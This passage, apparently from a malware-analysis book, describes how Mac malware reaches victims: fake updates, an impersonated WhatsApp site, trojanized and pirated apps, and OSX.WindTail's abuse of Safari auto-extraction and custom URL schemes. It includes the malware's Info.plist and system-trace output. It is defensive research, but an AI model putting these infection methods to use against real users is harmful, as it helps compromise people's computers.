Unfortunately some percentage of Mac users will fall for this type of attack, believing the update is "required", and thus infecting themselves in the process.

> 📝 Note:
>
> In direct response to macOS Catalina's notarization requirements, attacks involving

OSX.Shlayer, now leverage “user-assisted” notarization bypasses.


For more details, see:

“New Mac malware uses 'novel' tactic to bypass macOS Catalina security” [2]

Fake Applications


Attackers are quite fond of targeting Mac users via fake applications. This infection vector relies on coercing the user to both download and run a malicious application that is masquerading as something legitimate.

For example, OSX.Siggen [4][5] targeted macOS users by impersonating the popular WhatsApp messaging application. As explained in a tweet by @PhishingAi, an iFrame hosted on message-whatsapp[.]com would: *“deliver...a zip file with an [malicious] application inside”* [6]




Initial details on OSX.Siggen [6]

As noted by @PhishingAi, the download is a zip archive named WhatsAppWeb.zip ...that (surprise, surprise) is not the official WhatsApp application, but rather a malicious application named WhatsAppService:



WhatsAppService
(OSX.Siggen)

As the message-whatsapp[.]com site appeared (somewhat) legitimate, perhaps the average user would not notice anything amiss and would download and run the fake application, thus infecting themselves:



message-whatsapp[.]com


📝 Note:

1. Though the website, message-whatsapp[.]com would automatically download the .zip file (containing the malware), the user would still have to manually both unzip and execute the malware


2. Moreover, as the malicious application was unsigned, macOS (specifically Gatekeeper) would block it. (For more information on Gatekeeper and its foundational role in helping block malware and protect macOS users, see: "Gatekeeper Exposed" [7]).

Trojanized Applications

Imagine you're an employee of a popular crypto-currency exchange and have just received an email requesting a review of a new crypto-currency trading application: "JMTTrader". The link in the email takes you to a legitimate looking company website and links to (what claims to be) both the source code and pre-built binary of the new application:




After downloading, installing, and running the application, `JMTTrader.app`, (still) nothing appears amiss:



trojanized crypto-currency trading application
(infected with Lazarus Group backdoor)

Unfortunately, though the source code for the application was pristine, the pre-built installer for the `JMTTrader.app` was surreptitiously trojanized with a malicious backdoor. During the installation process, the backdoor is persistently installed [8].

This specific attack is attributed to the infamous Lazarus APT group, who've employed this rather sophisticated (multi-faceted) social engineering approach to infect Mac users (since about 2018):



yet another trojanized application
(infected with Lazarus Group backdoor)

> 📝 Note:
>
> For more details on this Lazarus group attack, as well as their general propensity for this infection vector, see:
>
> "Pass the AppleJeus" [8]

Pirated (Cracked) Applications

A slightly more sophisticated attack (that still requires a high degree of user interaction) involves packaging malware into cracked or pirated applications. In this attack scenario, malware authors will first crack popular commercial software (think Photoshop, etc), removing the copyright or licensing restrictions. Then, they'll inject malware into the (now cracked) software package before distributing it to the unsuspecting public. Users who download and run such cracked applications will then become infected.

Mac malware that leverages this infection vector includes `OSX.iWorm` that spread via "pirated versions of desirable OS X applications (such as Adobe Photoshop and Microsoft Office)" [8] that had been uploaded to the popular torrent site "Pirate Bay":

Type	Name (Order by: Uploaded, Size, ULed by, SE, LE)
Applications (Mac)	Adobe Photoshop CS6 for Mac OSX Uploaded 07-26 23:11, Size 988.02 MiB, ULed by aceprog
Applications (Mac)	Parallels Desktop 9 Mac OSX Uploaded 07-31 00:19, Size 418.43 MiB, ULed by aceprog
Applications (Mac)	Microsoft Office 2011 Mac OSX Uploaded 07-20 19:04, Size 910.84 MiB, ULed by aceprog
Applications (Mac)	Adobe Photoshop CS6 Mac OSX Uploaded 07-26 23:18, Size 988.02 MiB, ULed by aceprog

Pirated Applications containing `OSX.iWorm`

> 📝 Note:
>
> For technical details on how OSX.iWorm persistently infected Mac users once the pirated applications were downloaded and run, see:
>
> "Invading the core: iWorm's infection vector and persistence mechanism" [9]

More recently, `OSX.BirdMiner` (also known as `OSX.LoudMiner`) was also distributed via pirated (cracked) applications on the "VST Crack" website. Thomas Reed (@thomasareed), a well-known Mac malware analyst, stated:

> *"Bird Miner has been found in a cracked installer for the high-end music production software Ableton Live"* [10]


ESET, who also analyzed the malware [11], discussed its infection mechanism as well. Specifically their research uncovered almost 100 pirated applications all related to digital audio / virtual studio technology (VST) that, (like the cracked Ableton Live software package) contained the BirdMiner malware.

Of course, users who downloaded and installed these pirated applications would be infected with the malware.

Custom URL Schemes

Malware authors are a wiley and creative bunch. As such, they often creatively (ab)use legitimate functionality of macOS in order to infect users. `OSX.Windtail` [12][13] is a perfect example.


`OSX.Windtail` infected Mac users by abusing various "features" of macOS including Safari's automatic opening of "safe files" and the OS' automatic registration of custom URL schemes (a simple interprocess communication mechanism):



OSX.WindTail's Infection Vector [13]

> 📝 Note:
>
> - For more information on Safari's automatic opening of safe files see: "Automatically open downloaded files on Mac Safari" [14]
> - For more information on custom URL schemes, see Apple's documentation on the topic: "Defining a Custom URL Scheme for Your App" [15]

To infect Mac users, the malware authors would first coerce targets to visit a malicious webpage, which would automatically download a zip archive containing the malware. If the target was using Safari, the archive would be automatically extracted, thanks to Safari's "Open Safe Files" option (which is still (as of macOS 10.15.*) enabled by default):



This automatic archive extraction is important, as macOS will automatically process any application as soon as it is saved to disk (i.e. is extracted from an archive). This includes registering the application as a URL handler if the application supports any custom URL schemes.

Examining `OSX.WindTail`'s `Info.plist` file confirms it does indeed support a custom URL scheme `openurl2622007` (as specified in the `CFBundleURLSchemes` array within the `CFBundleURLTypes`):

```
$ cat ~/Downloads/WindShift/Final_Presentation.app/Contents/Info.plist
<?xml version="1.0" encoding="UTF-8"?>
```

```
<plist version="1.0">
<dict>
  ...
  <key>CFBundleURLTypes</key>
  <array>
    <dict>
      <key>CFBundleURLName</key>
      <string>Local File</string>
      <key>CFBundleURLSchemes</key>
      <array>
        <string>openurl2622007</string>
      </array>
    </dict>
  </array>
  ...
</dict>
</plist>
```

Thus, when the user visits the malicious website (which automatically downloads the malicious .zip archive) and Safari automatically extracts it, macOS (specifically the launch services daemon, `lsd`) will register it in the "launch services" database (`com.apple.LaunchServices-231-v2.csstore`) ...the database which holds application-to-URL scheme mappings:

```
# fs_usage -w -f filesystem
open  (R_____)  ~/Downloads/WindTail/Final_Presentation.app   lsd
open  (R_____)  ~/Downloads/WindTail/Final_Presentation.app/Contents/Info.plist   lsd

PgIn[A]
/private/var/folders/pw/sv96s36d0qgc_6jh45jqmrmr0000gn/0/com.apple.LaunchServices-231-v
2.csstore   lsd

$ /System/Library/Frameworks/CoreServices.framework/Versions/A/Frameworks/
LaunchServices.framework/Versions/A/Support/lsregister -dump

BundleClass: kLSBundleClassApplication
bundle  id:  56080
 ...
 path: ~/Downloads/Final_Presentation.app

schemesList:    openurl2622007
----------------------------------------
 claim   id:    208600
 rank:          Default
```


```
roles:          Viewer
flags:          url-type
bindings:       openurl2622007:
```


Now that the downloaded malware has been (automatically) registered 